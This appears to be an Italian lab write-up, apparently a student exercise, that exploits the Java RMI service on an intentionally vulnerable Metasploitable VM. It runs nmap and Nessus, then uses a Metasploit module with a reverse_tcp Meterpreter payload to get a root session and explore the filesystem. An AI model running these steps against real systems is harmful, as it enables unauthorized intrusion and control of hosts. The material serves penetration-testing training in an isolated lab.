

## PROGETTO METASPLOIT

Il primo passo da eseguire è configurare correttamente gli indirizzi IP delle macchine Kali Linux e Metasploitable come ci viene richiesto (attraverso il solito comando *sudo nano /etc/network/interfaces*):

```
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.111
netmask 255.255.255.0
gateway 192.168.99.1
```

```
GNU nano 2.0.7 File: /etc/network/interfaces Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
gateway 192.168.99.1
```

Dopo aver salvato la nuova configurazione di rete (che ricordiamo essere interna) si riavviano le macchine.

```
(kali㉿kali)-[~]
$ ping 192.168.99.112
PING 192.168.99.112 (192.168.99.112) 56(84) bytes of data:
64 bytes from 192.168.99.112: icmp_seq=1 ttl=64 time=0.584 ms
64 bytes from 192.168.99.112: icmp_seq=2 ttl=64 time=0.501 ms
64 bytes from 192.168.99.112: icmp_seq=3 ttl=64 time=0.486 ms
^C
--- 192.168.99.112 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.486/0.523/0.584/0.043 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.99.111
PING 192.168.99.111 (192.168.99.111) 56(84) bytes of data:
64 bytes from 192.168.99.111: icmp_seq=1 ttl=64 time=0.518 ms
64 bytes from 192.168.99.111: icmp_seq=2 ttl=64 time=0.561 ms
64 bytes from 192.168.99.111: icmp_seq=3 ttl=64 time=0.868 ms
--- 192.168.99.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.518/0.649/0.868/0.155 ms
msfadmin@metasploitable:~$
```

Effettuiamo un ping reciproco tra i due dispositivi per verificare se comunicano tra loro.

Accertato ciò si prosegue con una scansione tramite *nmap* per verificare che la porta del servizio interessato (Java RMI) sia aperta.

Nello specifico questo tipo di servizio permette la comunicazione di processi Java su una rete e se non configurato correttamente consentirebbe ad un utente non autorizzato di iniettare un codice malevolo sulla macchina target per ottenere accesso amministrativo.

```
(kali@kali)-[~]
$ nmap -sV 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 04:56 EDT
Nmap scan report for 192.168.99.112
Host is up (0.000094s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshd
513/tcp   open  login?         Netkit rshd
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.50 seconds
```

Come si puo vedere dalla figura sopra, la porta che ospita tale servizio risulta essere aperta.

La scansione è stata fatta utilizzando lo switch -sV per avere ulteriori info sulla versione.

```
(kali@kali)-[~]
$ sudo systemctl start nessusd.service
[sudo] password for kali:
(kali@kali)-[~]
$
```

Hosts1Vulnerabilities61Remediations2Notes2History1

INFO RMI Registry Detection

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>  
<http://www.nessus.org/u?b6fd7659>

Output

Valid response recieved for port 1099:  
0x00: 51 AC ED 00 05 77 0F 01 4F 4B 14 46 00 00 01 88 Q....w..OK.F...  
0x10: C3 92 84 95 80 02 75 72 00 13 5B 4C 6A 61 76 61 .....ur..[Ljava  
0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56 .lang.String;..V  
0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00 ...{G...pxp....

To see debug logs, please visit individual host

Port ▲

Hosts

1099 / tcp / rmi\_regist...192.168.99.112

Prima di provare ad eseguire un attacco si attua un'ulteriore dimostrazione per accertare la vulnerabilità. Avviamo msfconsole dal tool Metasploit e con il comando *search* seguito dal nome del servizio (java rmi) si visualizzano i moduli specifici disponibili come riportato di seguito

```
kali@kali:~$ msfconsole
```

```
      ,zpk000kdc'          'cdk000ke;
      ,x000000000000c     ,c000000000000x,
      ;00000000000000k,   ,k000000000000000!
      '00000000kkkk00000: '0000000000000000'
      #00000000, .0000e0000l, ,00000000e
      #00000000, .c00000c, ,00000000x
      !0000000, id; ,00000000l
      .0000000, .i; i ,00000000,
      c0000000, .00c, 'o00, ,0000000c
      #000000, .0000, :0000, ,0000000e
      !00000, .0000, :0000, ,000000l
      ;0000' .0000, :0000, ;0000;
      ,d00e ,0000eccc0000, x00d,
      ,k0l ,0000000000000, d0k,
      ;kk; .0000000000000, c0k;
      ;k000000000000000k;
      ,x0000000000000,
      ,!0000000l,
      ,d0d,
      .
      -=[ metasploit v6.3.4-dev ]
+ --[ 2294 exploits - 1201 auxiliary - 409 post ]
+ --[ 968 payloads - 45 encoders - 11 nops ]
+ --[ 9 evasion ] ]

Metasploit tip: Start commands with a space to avoid saving them to history
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry 2011-10-15 excellent No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMICConnectionImpl Deserialization Privilege Escalation
```

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java\_rmi\_connection\_impl

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options {java/meterpreter/reverse_tcp}:



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

In questo caso il payload viene assegnato di default da Metasploit (evidenziato in giallo nell'immagine). Con il comando *show options* invece si otterrà la configurazione dei moduli con i

vari parametri che dovranno essere modificati in base agli hosts coinvolti. Se nella sezione Required è scritto *no* allora non c'è bisogno di apportare alcuna modifica.

Siccome porta ed indirizzo IP della macchina attaccante (kali) è già riportato nelle opzioni del payload (LPORT, LHOST) andremo a settare solo l'IP della macchina target su cui eseguiremo l'attacco (la porta è già configurata di default ed è la 1099).

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.99.112
RHOSTS => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    | 192.168.99.112  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


```

Si procede così con il comando *set RHOSTS* seguito dall'indirizzo IP di Metasploitable (192.168.99.112).

Digitando nuovamente *show options* sulla riga di comando ricontrolliamo la nuova configurazione.

```
msf6 exploit(multi/misc/java_rmi_server) > check

[*] 192.168.99.112:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 192.168.99.112:1099 - 192.168.99.112:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.99.112:1099 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.99.112:1099 - The target is vulnerable.
msf6 exploit(multi/misc/java_rmi_server) >
```

Prima di eseguire l'attacco come accennato precedentemente si fa un'ultima prova per confermare la vulnerabilità attraverso il comando *check*. Dalla figura sopra si evince che il servizio in ascolto sulla porta 1099 nella macchina target è vulnerabile.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/RDZmDCCsWE
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header...
[*] 192.168.99.112:1099 - Sending RMI Call...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:40203) at 2023-06-16 09:05:05 -0400

meterpreter >
```

A questo punto si può lanciare l'attacco con il comando *exploit*. Ricordiamo che il payload che si andrà ad utilizzare è un *reverse\_tcp* il che vuol dire che una volta iniettato il processo nella macchina target sarà quest'ultima ad aprire una connessione verso la macchina attaccante (contrariamente a ciò che succede invece con un payload *bind\_tcp*).



Analizzando lo screen in alto si nota che il payload di default ci ha aperto una sessione di Meterpreter, una shell molto potente che si può utilizzare tra l'altro per compiere operazioni di information gathering.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

Per avere conferma della riuscita dell'attacco quindi si eseguiranno una serie di azioni che permettono di capire se si è all'interno della macchina target.

Con il comando *sysinfo* si estrapolano diverse informazioni relative al sistema operativo (nome computer, OS, architettura...) che nel caso, come riportato nell'immagine sopra, fanno riferimento a Metasploitable ovvero l'host attaccato.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe13:6ba8
IPv6 Netmask : ::

meterpreter > █
```

Con il comando *ifconfig* si otterrà la configurazione di rete di Metasploitable (indirizzo IP, netmask, interfaccia di rete...)

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0
192.168.99.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1          ::           ::
fe80::a00:27ff:fe13:6ba8 ::           ::

meterpreter > █
```

Con *route* invece si avranno le impostazioni di routing. Ricordiamo che essendo a conoscenza della sottorete della macchina target sarà eventualmente possibile attaccare altri host appartenenti alla stessa subnet.

```
meterpreter > pwd
/
meterpreter > ls
Listing: /
```

| Mode             | Size    | Type | Last modified             | Name       |
|------------------|---------|------|---------------------------|------------|
| 040666/rw-rw-rw- | 4096    | dir  | 2012-05-13 23:35:33 -0400 | bin        |
| 040666/rw-rw-rw- | 1024    | dir  | 2012-05-13 23:36:28 -0400 | boot       |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:55:51 -0400 | cdrom      |
| 040666/rw-rw-rw- | 13540   | dir  | 2023-06-16 04:35:39 -0400 | dev        |
| 040666/rw-rw-rw- | 4096    | dir  | 2023-06-16 04:35:42 -0400 | etc        |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-04-16 02:16:02 -0400 | home       |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:57:40 -0400 | initrd     |
| 100666/rw-rw-rw- | 7929183 | fil  | 2012-05-13 23:35:56 -0400 | initrd.img |
| 040666/rw-rw-rw- | 4096    | dir  | 2012-05-13 23:35:22 -0400 | lib        |
| 040666/rw-rw-rw- | 16384   | dir  | 2010-03-16 18:55:15 -0400 | lost+found |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:55:52 -0400 | media      |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-04-28 16:16:56 -0400 | mnt        |
| 100666/rw-rw-rw- | 10868   | fil  | 2023-06-16 04:36:03 -0400 | nohup.out  |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:57:39 -0400 | opt        |
| 040666/rw-rw-rw- | 0       | dir  | 2023-06-16 04:35:31 -0400 | proc       |
| 040666/rw-rw-rw- | 4096    | dir  | 2023-06-16 04:36:03 -0400 | root       |
| 040666/rw-rw-rw- | 4096    | dir  | 2012-05-13 21:54:53 -0400 | sbin       |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-16 18:57:38 -0400 | srv        |
| 040666/rw-rw-rw- | 0       | dir  | 2023-06-16 04:35:31 -0400 | sys        |
| 040666/rw-rw-rw- | 4096    | dir  | 2023-06-16 09:05:03 -0400 | tmp        |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-04-28 00:06:37 -0400 | usr        |
| 040666/rw-rw-rw- | 4096    | dir  | 2010-03-17 10:08:23 -0400 | var        |
| 100666/rw-rw-rw- | 1987288 | fil  | 2008-04-10 12:55:41 -0400 | vmlinuz    |

Dalla shell di meterpreter inoltre è possibile muoversi all'interno dei file system di Metasploitable eseguendo varie operazioni da root:

```
meterpreter > getuid
Server username: root
meterpreter > █
```

Con il comando *getuid* si nota che abbiamo accesso da *root*

```
meterpreter > cd home
meterpreter > ls
Listing: /home
```

| Mode             | Size | Type | Last modified             | Name     |
|------------------|------|------|---------------------------|----------|
| 040666/rw-rw-rw- | 4096 | dir  | 2010-03-17 10:08:02 -0400 | ftp      |
| 040666/rw-rw-rw- | 4096 | dir  | 2023-06-16 06:25:01 -0400 | msfadmin |
| 040666/rw-rw-rw- | 4096 | dir  | 2010-04-16 02:16:02 -0400 | service  |
| 040666/rw-rw-rw- | 4096 | dir  | 2010-05-07 14:38:06 -0400 | user     |


```
meterpreter > mkdir prova_metasploit
Creating directory: prova_metasploit
meterpreter > ls
Listing: /home
```

| Mode             | Size | Type | Last modified             | Name             |
|------------------|------|------|---------------------------|------------------|
| 040666/rw-rw-rw- | 4096 | dir  | 2010-03-17 10:08:02 -0400 | ftp              |
| 040666/rw-rw-rw- | 4096 | dir  | 2023-06-16 06:25:01 -0400 | msfadmin         |
| 040666/rw-rw-rw- | 4096 | dir  | 2023-06-16 10:01:07 -0400 | prova_metasploit |
| 040666/rw-rw-rw- | 4096 | dir  | 2010-04-16 02:16:02 -0400 | service          |
| 040666/rw-rw-rw- | 4096 | dir  | 2010-05-07 14:38:06 -0400 | user             |

```
meterpreter > █
```

Ad esempio muovendoci dentro la home con il comando `cd` abbiamo creato un file utilizzando un secondo comando (`mkdir`) chiamandolo *prova\_metasploit* che come si vede dall'immagine è collocato correttamente nel percorso specificato prima e visibile attraverso un ulteriore comando ovvero `ls`.

Ancora è possibile caricare o scaricare file attraverso *upload* e *download* nella riga di comando di meterpreter.



```
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 192.168.99.112 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(multi/misc/java_rmi_server) > exit

(kali㉿kali)-[~]
$
```

Per uscire dalla sessione si digita il comando *exit* e lo stesso per uscire da msfconsole.